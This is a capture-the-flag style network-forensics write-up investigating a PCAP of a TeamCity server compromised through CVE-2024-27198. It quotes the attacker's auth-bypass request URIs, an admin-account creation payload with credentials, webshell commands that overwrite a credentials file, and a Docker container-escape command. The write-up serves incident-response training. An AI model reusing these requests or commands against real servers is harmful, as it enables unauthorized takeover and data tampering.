

Challenge: JetBrains Lab

Platform: CyberDefenders

Category: Network Forensics

Difficulty: Easy

Tools Used: Wireshark, Zui

Summary: This lab involved investigating a TeamCity JetBrains web server vulnerable to CVE-2024-27198 using a provided PCAP file, Wireshark, and Zui. Initial exploitation of the authentication bypass vulnerability was observed when the threat actor issued a GET request to “/hax?jsp=/app/rest/server;jsp”, a URI commonly referenced in reports and proof-of-concept exploits for CVE-2024-27198. Following successful exploitation, the threat actor created a user account named “c91oyemw” with system administrator privileges and subsequently uploaded a JSP webshell, which was used to execute multiple commands on the server.

Scenario: During a recent security incident, an attacker successfully exploited a vulnerability in our web server, allowing them to upload webshells and gain full control over the system. The attacker utilized the compromised web server as a launch point for further malicious activities, including data manipulation.

As part of the investigation, you are provided with a packet capture (PCAP) of the network traffic during the attack to piece together the attack timeline and identify the methods used by the attacker. The goal is to determine the initial entry point, the attacker's tools and techniques, and the compromise's extent.

Identifying the attacker's IP address helps trace the source and stop further attacks. What is the attacker's IP address?

TLDR: Look for suspicious requests made to the webserver, specifically those consistent with webshell activity.

When approaching network forensics, I like to begin by baselining the traffic, which involves getting an understanding of the traffic within the PCAP (protocol usage, traffic volume, hosts, etc). Wireshark provides a great feature called Statistics that enables you to do so. Let's start by scoping out the protocols within the PCAP by navigating to Statistics > Protocol Hierarchy:



Protocol		Percent Packets	Packets	Percent Bytes	Bytes
Frame		100.0	33279	100.0	24698612
Linux cooked-mode capture		100.0	33279	2.7	665580
Internet Protocol Version 6		0.0	2	0.0	80
Internet Control Message Protocol v6		0.0	2	0.0	32
Internet Protocol Version 4		99.0	32945	2.7	658900
User Datagram Protocol		2.0	666	0.0	5328
Service Location Protocol		0.0	1	0.0	34
Network Time Protocol		1.1	354	0.1	16992
Dynamic Host Configuration Protocol		0.0	2	0.0	628
Domain Name System		0.9	304	0.1	20381
Data		0.0	3	0.0	91
Connectionless Lightweight Directory Access Protocol		0.0	2	0.0	106
Transmission Control Protocol		97.0	32265	94.4	23320641
WebSocket		2.9	966	0.0	4440
Line-based text data		2.6	880	0.1	29226
Transport Layer Security		4.1	1368	7.7	1913971
SSH Protocol		0.9	284	0.1	22063
Malformed Packet		0.5	154	0.0	0
Hypertext Transfer Protocol		14.0	4674	62.0	15307388
eXtensible Markup Language		0.6	208	0.2	58128
Portable Network Graphics		0.2	58	2.6	649332
Media Type		0.0	2	0.0	10860
Malformed Packet		0.0	1	0.0	0
MIME Multipart Media Encapsulation		0.0	2	0.0	4448
Line-based text data		4.0	1328	88.6	21884669
JavaScript Object Notation		1.9	623	0.2	61657
HTML Form URL Encoded		0.9	316	0.1	32196
Data		0.4	145	0.0	279
Internet Control Message Protocol		0.0	14	0.0	523
Service Location Protocol		0.0	1	0.0	34
Data		0.0	3	0.0	91
Connectionless Lightweight Directory Access Protocol		0.0	2	0.0	106
Address Resolution Protocol		1.0	332	0.0	9296

We can see that HTTP makes up bulk of the traffic which is to be expected. Let's now navigate to Statistics > Conversations > IPv4 to get an understanding of the hosts communicating within this pcap:

Ethernet	IPv4 · 419	IPv6 · 2	TCP · 680	UDP · 266						
Address A	Address B	Packets ▲	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	
172.17.0.2	197.32.146.131	8,918	6 MB	4,222	5 MB	4,696	1 MB	9.249923	2459.7694	
156.197.187.149	172.17.0.2	5,033	7 MB	2,246	666 kB	2,787	6 MB	339.719118	1517.8066	
172.31.25.119	197.32.146.131	4,459	3 MB	2,111	2 MB	2,348	586 kB	9.249962	2459.7694	
23.158.56.196	172.17.0.2	4,166	2 MB	2,218	498 kB	1,948	2 MB	755.081248	1661.7137	
156.197.187.149	172.31.25.119	2,525	3 MB	1,128	333 kB	1,397	3 MB	339.719066	1517.8067	
23.158.56.196	172.31.25.119	2,083	1 MB	1,109	249 kB	974	816 kB	755.081206	1661.7137	
172.31.25.119	3.69.30.67	1,196	319 kB	633	201 kB	563	118 kB	5.566056	2467.1521	
172.17.0.2	140.82.121.3	778	887 kB	388	46 kB	390	841 kB	211.607020	44.0176	
172.31.25.119	3.120.181.44	404	48 kB	153	21 kB	251	27 kB	0.000000	2475.5646	
172.31.25.119	140.82.121.3	389	444 kB	194	23 kB	195	421 kB	211.607041	44.0175	
172.31.25.119	169.254.169.123	308	30 kB	154	15 kB	154	15 kB	2.668450	2472.8805	
172.31.25.119	169.254.169.254	265	63 kB	135	16 kB	130	48 kB	1237.676773	329.8276	
172.17.0.2	162.159.153.4	244	357 kB	126	17 kB	118	340 kB	83.701778	127.8626	
172.17.0.2	172.31.0.2	136	14 kB	68	5 kB	68	9 kB	83.031715	1515.5519	
172.17.0.2	162.159.152.4	132	134 kB	62	8 kB	70	126 kB	83.040175	3.4590	
172.31.25.119	162.159.153.4	122	178 kB	63	8 kB	59	170 kB	83.701799	127.8625	
172.17.0.2	18.66.102.75	102	51 kB	54	8 kB	48	43 kB	1598.584215	0.0765	
172.31.25.119	172.31.0.2	96	11 kB	48	4 kB	48	7 kB	83.031777	2043.1021	
172.17.0.2	18.66.102.36	92	50 kB	50	7 kB	42	43 kB	697.804856	0.0845	
172.17.0.2	140.82.121.6	78	80 kB	36	5 kB	42	75 kB	251.212926	10.2394	
127.0.0.1	127.0.0.53	72	10 kB	36	4 kB	36	6 kB	1243.502449	882.6533	
172.31.25.119	162.159.152.4	66	67 kB	31	4 kB	35	63 kB	83.040198	3.4590	
183.81.169.238	172.31.25.119	64	9 kB	28	4 kB	36	5 kB	172.353661	826.5501	
172.31.25.119	18.66.102.75	51	25 kB	27	4 kB	24	22 kB	1598.584236	0.0764	
172.31.25.119	18.66.102.36	46	25 kB	25	4 kB	21	21 kB	697.804878	0.0845	
172.31.25.119	140.82.121.6	39	40 kB	18	3 kB	21	38 kB	251.212944	10.2394	
172.31.25.119	52.119.190.128	35	11 kB	16	4 kB	19	7 kB	1567.570373	9.0503	
35.227.62.178	172.17.0.2	24	3 kB	14	1 kB	10	1 kB	334.190579	0.3287	
45.155.91.30	172.31.25.119	24	1 kB	16	960 bytes	8	480 bytes	483.678065	1558.0840	
88.99.3.166	172.31.25.119	20	1 kB	10	640 bytes	10	600 bytes	262.735969	1849.7730	
172.31.25.119	172.31.25.119	17	1 kB	10	1 kB	7	10 kB	1242.520110	0.3700	

Here we can find several hosts with quite large connections, both in duration and the number of packets sent. I can also see that 172.31.25.119 is present in several connections, suggesting that it's the server. This unfortunately has not yielded anything extremely suspicious, so let's change our focus and look for any weird HTTP post requests. Recall in the scenario that a webshell has been uploaded to the webserver, therefore, a POST request would have been made to upload said webshell to the server. To do so, I am going to use a tool called Zui with the following query:

- _path=="http" method=="POST" | cut ts, id.orig_h, id.resp_h, host, uri, referrer, user_agent

This extracts key fields from the http logs. If you focus on the host URI field, we can see several suspicious POST requests made by 23.158.25.119 indicative of webshell activity:

2024-06-30T08:03:57.5982782	> {orig_h: 23.158.56.196, resp_h: 172.31.25.119}	3.71.79.4:8111	/plugins/NSt8bHTg/NSt8bHTg.jsp
2024-06-30T08:03:08.3794382	> {orig_h: 23.158.56.196, resp_h: 172.17.0.2}	3.71.79.4:8111	/admin/plugins.html
2024-06-30T08:03:08.3794032	> {orig_h: 23.158.56.196, resp_h: 172.31.25.119}	3.71.79.4:8111	/admin/plugins.html
2024-06-30T08:03:06.3187512	> {orig_h: 23.158.56.196, resp_h: 172.17.0.2}	3.71.79.4:8111	/admin/pluginUpload.html
2024-06-30T08:03:06.3187172	> {orig_h: 23.158.56.196, resp_h: 172.31.25.119}	3.71.79.4:8111	/admin/pluginUpload.html

.jsp (JavaServer Pages) is a common file type used for webshells, along with types like .php and .asp. Furthermore, using the following query:

- _path=="http" id.orig_h==23.158.56.196 | cut ts, id.resp_h, host, uri, user_agent | count() by uri | sort -r count

uri	count
/generateId.html	114
/authenticationTest.html?csrf	50
/app/rest/ui/server?fields=startTime,buildNumber	38
/plugins/NSt8bHTg/NSt8bHTg.jsp	34
/loginSubmit.html	14
/app/subscriptions?browserLocationHost=http://3.71.79.4:8111	8
/admin/editProject.html?projectId=bullshit	6
/app/rest/users/current?fields=id,username,properties(property(name,value)),r	6
/ajax.html	6
/app/placeId/SAKURA_HEADER_RIGHT?pluginUIContext={"projectId":"bullshit"}	4
/app/placeId/SAKURA_HEADER_NAVIGATION_AFTER?pluginUIContext={"projectId":"bu	4
/app/rest/projects?locator=id:_Root,userPermission:(permission:create_sub_pr	4
/app/placeId/SAKURA_HEADER_USERNAME_BEFORE?pluginUIContext={"projectId":"bul	4
/admin/projectHealthStatusItems.html?projectId=bullshit&compute=true&exclude	4
/app/rest/projects?locator=archived:false,selectedByUser:(user:(current),mode	4
/app/rest/projects?locator=id:_Root,userPermission:(permission:change_server_	4

We can see that the traffic associated with 23.158.56.196 is not consistent with normal browsing traffic (i.e., they are visiting pages that a threat actor would explore, not a typical user). Therefore, it's safe to assume that the threat actors IP is 23.158.56.196.

Answer: 23.158.56.196

To identify potential vulnerability exploitation, what version of our web server service is running?

TLDR: Look for a GET request made by the threat actor to a URI that likely contains server information.

From our previous analysis, we suspect the web server in question to be 172.31.25.119. To identify the version of the web server running, start by using the following display filter in Wireshark:

- ip.dst_host == 172.31.25.119 && ip.src_host == 23.158.56.196 && http.request.method == GET

This looks for all HTTP GET requests made by the suspected threat actor to the web server. One request that stands out is made to an interesting URI:

```
24701 1054.157125 23.158.56.196      172.31.25.119      HTTP      345 GET /hax?jsp=/app/rest/server;.jsp HTTP/1.1
```

If you right-click this packet and follow the HTTP or TCP stream, we can find the version of the web server service running:

```
GET /hax?jsp=/app/rest/server;.jsp HTTP/1.1
Host: 3.71.79.4:8111
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate, br, zstd
Accept: /*
Connection: keep-alive

HTTP/1.1 200
TeamCity-Node-Id: MAIN_SERVER
Cache-Control: no-store
Content-Type: application/xml;charset=ISO-8859-1
Content-Language: en-US
Content-Length: 794
Date: Sun, 30 Jun 2024 08:02:49 GMT
Keep-Alive: timeout=60
Connection: keep-alive

<xml version="1.0" encoding="UTF-8" standalone="yes"?><server version="2023.11.3" (build 147512) versionMajor="2023" versionMinor="11" startTime="20240630T072354+0000" currentTime="20240630T080249+0000" buildNumber="147512" buildDate="20240129T000000+0000" internalId="5e3d6164-50f8-4941-8f09-20abc3f3337" roles="main_node" webUrl="http://localhost:8111" artifactsUrl=""><projects href="/app/rest/projects/"><vcsRoots href="/app/rest/vcs-roots/"><builds href="/app/rest/builds/"><users href="/app/rest/users/"><userGroups href="/app/rest/userGroups/"><agents href="/app/rest/agents/"><buildQueue href="/app/rest/buildQueue/"><agentPools href="/app/rest/agentPools/"><investigations href="/app/rest/investigations/"><mutes href="/app/rest/mutes/"><nodes href="/app/rest/nodes/"></server>POST /hax?jsp=/app/rest/users;.jsp HTTP/1.1
Host: 3.71.79.4:8111
```

Answer: 2023.11.3

After identifying the version of our web server service, what CVE number corresponds to the vulnerability the attacker exploited?

TLDR: Research critical severity vulnerabilities associated with the server version identified in the previous question.

After searching for “jetbrains version 2023.11.3 vulnerability”, we can find an authentication bypass vulnerability that was given a CVSS score of 9.8:

jetbrains version 2023.11.3 vulnerability

All Mode All Shopping Videos Images News Short videos More Tools

AI Overview

JetBrains TeamCity On-Premises version 2023.11.3 is affected by several critical and high-severity vulnerabilities, including authentication bypass and path traversal flaws, that could allow an unauthenticated attacker to gain administrative control and potentially execute code remotely.

Affected Vulnerabilities

The following vulnerabilities affect TeamCity On-Premises version 2023.11.3 and earlier:

- **CVE-2024-27198** (CVSS score 9.8, Critical): An authentication bypass vulnerability in the web component that could allow an unauthenticated attacker with HTTP(S) access to gain administrative control of the TeamCity server. This vulnerability is known to be actively exploited in the wild and has been added to CISA's Known Exploited Vulnerabilities Catalog.

Let's now verify if this vulnerability was exploited. This [report](#) by Rapid7 covers this vulnerability in great detail. The following is a snippet from the report that will help us detect exploitation of this vulnerability:

"To leverage this vulnerability to successfully call the authenticated endpoint /app/rest/server, an unauthenticated attacker must satisfy the following three requirements during an HTTP(S) request:

- Request an unauthenticated resource that generates a 404 response. This can be achieved by requesting a non existent resource, e.g.:
 - /hax
- Pass an HTTP query parameter named jsp containing the value of an authenticated URI path. This can be achieved by appending an HTTP query string, e.g.:
 - ?jsp=/app/rest/server
- Ensure the arbitrary URI path ends with .jsp. This can be achieved by appending an HTTP path parameter segment, e.g.:
 - ;.jsp

Combining the above requirements, the attacker's URI path becomes:

/hax?jsp=/app/rest/server;.jsp

By using the authentication bypass vulnerability, we can successfully call this authenticated endpoint with no authentication."

Ironically, we can see this exact exploit chain within the pcap, confirming exploitation of CVE-2024-27198:

23.158.56.196	172.31.25.119	HTTP	345 GET /hax?jsp=/app/rest/server;.jsp HTTP/1.1
23.158.56.196	172.31.25.119	HTTP	420 GET /hax?jsp=/app/rest/debug/jvm/systemProperties;.jsp HTTP/1.1
23.158.56.196	172.31.25.119	HTTP	596 GET /admin/admin.html?item=plugins HTTP/1.1

Answer: CVE-2024-27198

The attacker exploited the vulnerability to create a user account. What credentials did he set up?

Following exploitation of CVE-2024-27198, we can see the threat actor making POST request to the users endpoint:

```
POST /hax?jsp=/app/rest/users;.jsp HTTP/1.1 , JSON (application/json)
POST /hax?jsp=/app/rest/users/id:2/tokens/mD5r0yemB0;.jsp HTTP/1.1
```

If you expand HTTP in the packet-details pane, we can see what credentials the threat actor created:

```

HTTP Data: 140 bytes
JavaScript Object Notation: application/json
{
  "Object": {
    "Member: username": [
      "Path with value: /username:c91oyemw",
      "Member with value: username:c91oyemw",
      "String value: c91oyemw",
      "Key: username",
      "Path: /username"
    ],
    "Member: password": [
      "Path with value: /password:CL5vzdwLuK",
      "Member with value: password:CL5vzdwLuK",
      "String value: CL5vzdwLuK",
      "Key: password",
      "Path: /password"
    ],
    "Member: email": [
      "Path with value: /email:c91oyemw@example.com",
      "Member with value: email:c91oyemw@example.com",
      "String value: c91oyemw@example.com",
      "Key: email",
      "Path: /email"
    ],
    "Member: roles": [
      "Object",
      "Key: roles",
      "Path: /roles"
    ]
  }
}

```

Alternatively, right-click the request and select follow HTTP stream:

```
{"username": "c91oyemw", "password": "CL5vzdwLuK", "email": "c91oyemw@example.com", "roles": {"role": [{"roleId": "SYSTEM_ADMIN", "scope": "g"}]}}
```

Answer: c91oyemw:CL5vzdwLuK

The attacker uploaded a webshell to ensure his access to the system. What is the name of the file that the attacker uploaded?

Using the following display filter:

- ip.dst_host==172.31.25.119 && ip.src_host == 23.158.56.196 && http.request.method==POST

We can see the threat actor issuing a POST request to /admin/pluginUpload.html followed by a series of requests to NSt8bHTg.jsp, consistent with webshell activity:

```

POST /admin/pluginUpload.html HTTP/1.1 (application/zip)
POST /admin/plugins.html HTTP/1.1 (application/x-www-form-urlencoded)
POST /plugins/NSt8bHTg/NSt8bHTg.jsp HTTP/1.1 (application/x-www-form-urlencoded)

```

If you view the packet details pane for the request to /admin/pluginUpload.html, we can see that the threat actor uploaded a file called “NSt8bHTg.zip”:

```


▶ Hypertext Transfer Protocol
└ MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "018dbf95280c614c179495e8463dea18"
  [Type: multipart/form-data]
  First boundary: --018dbf95280c614c179495e8463dea18\r\n
  └ Encapsulated multipart part:
    Content-Disposition: form-data; name="fileName"\r\n\r\n
    └ Data (12 bytes)
      Data: 4e537438624854672e7a6970
      [Length: 12]
    Boundary: \r\n--018dbf95280c614c179495e8463dea18\r\n
  └ Encapsulated multipart part: (application/zip)
    Content-Disposition: form-data; name="file:fileToUpload"; filename="NST8bHTg.zip"\r\n\r\n
    Content-Type: application/zip\r\n\r\n
  └ Media Type
    Media type: application/zip (1931 bytes)
Last boundary: \r\n--018dbf95280c614c179495e8463dea18--\r\n

```

Answer: NST8bHTg.zip

When did the attacker execute their first command via the web shell?

Firstly, make sure to change the timestamp format in Wireshark by navigating to View > Time Display Format and select UTC Date and Time of Day:



Using the display filter in the previous question, we can see that the first command executed via the web shell was at 2024-06-30 08:03:

25572	2024-06-30 08:03:57.620161	23.158.56.196	172.31.25.119	HTTP	78	POST /plugins/NSt8bHTg/NSt8bHTg.jsp	HTTP/1.1
25623	2024-06-30 08:04:24.356908	23.158.56.196	172.31.25.119	HTTP	82	POST /plugins/NSt8bHTg/NSt8bHTg.jsp	HTTP/1.1
25645	2024-06-30 08:04:26.637911	23.158.56.196	172.31.25.119	HTTP	79	POST /plugins/NSt8bHTg/NSt8bHTg.jsp	HTTP/1.1
25674	2024-06-30 08:04:33.300160	23.158.56.196	172.31.25.119	HTTP	96	POST /plugins/NSt8bHTg/NSt8bHTg.jsp	HTTP/1.1
25730	2024-06-30 08:04:44.764683	23.158.56.196	172.31.25.119	HTTP	86	POST /plugins/NSt8bHTg/NSt8bHTg.jsp	HTTP/1.1
25750	2024-06-30 08:04:48.653976	23.158.56.196	172.31.25.119	HTTP	83	POST /plugins/NSt8bHTg/NSt8bHTg.jsp	HTTP/1.1
25768	2024-06-30 08:04:51.939231	23.158.56.196	172.31.25.119	HTTP	86	POST /plugins/NSt8bHTg/NSt8bHTg.jsp	HTTP/1.1
25790	2024-06-30 08:04:55.693245	23.158.56.196	172.31.25.119	HTTP	79	POST /plugins/NSt8bHTg/NSt8bHTg.jsp	HTTP/1.1
26858	2024-06-30 08:10:30.681400	23.158.56.196	172.31.25.119	HTTP	85	POST /plugins/NSt8bHTg/NSt8bHTg.jsp	HTTP/1.1
26895	2024-06-30 08:10:39.333002	23.158.56.196	172.31.25.119	HTTP	98	POST /plugins/NSt8bHTg/NSt8bHTg.jsp	HTTP/1.1
26975	2024-06-30 08:11:13.892899	23.158.56.196	172.31.25.119	HTTP	1388	POST /loginSubmit.html	HTTP/1.1 (application/x-www-form-urlencoded)
27419	2024-06-30 08:11:16.931952	23.158.56.196	172.31.25.119	HTTP	870	POST /proxyCheck.html	HTTP/1.1 (application/x-www-form-urlencoded)
27913	2024-06-30 08:11:18.964073	23.158.56.196	172.31.25.119	HTTP/J...	863	POST /overview?statuses=true	HTTP/1.1 , JSON
28365	2024-06-30 08:11:33.430261	23.158.56.196	172.31.25.119	HTTP	1012	POST /uiav.html	HTTP/1.1 (application/x-www-form-urlencoded)

Frame 25572: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
 Linux cooked capture v
 Internet Protocol Version 4, Src: 23.158.56.196, Dst: 172.31.25.119
 Transmission Control Protocol, Src Port: 54144, Dst Port: 8111, Seq: 6251, Ack: 209125, Len: 6
 [2 Reassembled TCO Segments (533 bytes): #25566(527), #25572(6)]
 Hypertext Transfer Protocol
 HTML Form URL Encoded: application/x-www-form-urlencoded
 Form item: "cmd" = "ls"
 Key: cmd
 Value: ls

Answer: 2024-06-30 08:03

The attacker tampered with a text file that contained the credentials of the admin user of the webserver. What new username and password did the attacker write in the file?

At 08:10 the threat actor was observed using cat to read a file called Creds.txt:

```
Form item: "cmd" = "cat /tmp/Creds.txt"
Key: cmd
Value: cat /tmp/Creds.txt
```

3 minutes after this request, we can see the threat actor add credentials to this file using the echo command:

```
Form item: "cmd" = "bash -c 'echo \"username:a1l4m,password:youarecompromised\" > /tmp/Creds.txt'"
Key: cmd
Value: bash -c 'echo "username:a1l4m,password:youarecompromised" > /tmp/Creds.txt'
```

Answer: a1l4m:youarecompromised

What is the MITRE Technique ID for the attacker's action in the previous question (Q7) when tampering with the text file?

The MITRE ATT&CK ID for the activity observed previously is T1565.001, this refers to the insertion, deletion, or manipulation of data at rest:

Data Manipulation: Stored Data Manipulation

Other sub-techniques of Data Manipulation (3)

Adversaries may insert, delete, or manipulate data at rest in order to influence external outcomes or hide activity, thus threatening the integrity of the data.^{[1][2]} By manipulating stored data, adversaries may attempt to affect a business process, organizational understanding, and decision making.

Stored data could include a variety of file formats, such as Office files, databases, stored emails, and custom file formats. The type of modification and the impact it will have depends on the type of data as well as the goals and objectives of the adversary. For complex systems, an adversary would likely need special expertise and possibly access to specialized software related to the system that would typically be gained through a prolonged information gathering campaign in order to have the desired impact.

ID: T1565.001

Sub-technique of: T1565

① Tactic: Impact

② Platforms: Linux, Windows, macOS

③ Impact Type: Integrity

Version: 1.1

Created: 02 March 2020

Last Modified: 24 October 2025

[Version Permalink](#)

Answer: T1565.001

The attacker tried to escape from the container but he didn't succeed, What is the command that he used for that?

At 08:19, the threat actor executed the following command via the webshell:

```
Form item: "cmd" = "docker run --rm -it -v /:/host ubuntu chroot /host"
Key: cmd
Value: docker run --rm -it -v /:/host ubuntu chroot /host
```

This command tries to give the container access to the host's root filesystem. Following this, we can see commands such as ls and whoami which suggests that the threat actor was testing if the container escape was successful:

```
Form item: "cmd" = "ls"
Key: cmd
Value: ls
```

```
Form item: "cmd" = "whoami"
Key: cmd
Value: whoami
```

Answer: docker run --rm -it -v /:/host ubuntu chroot /host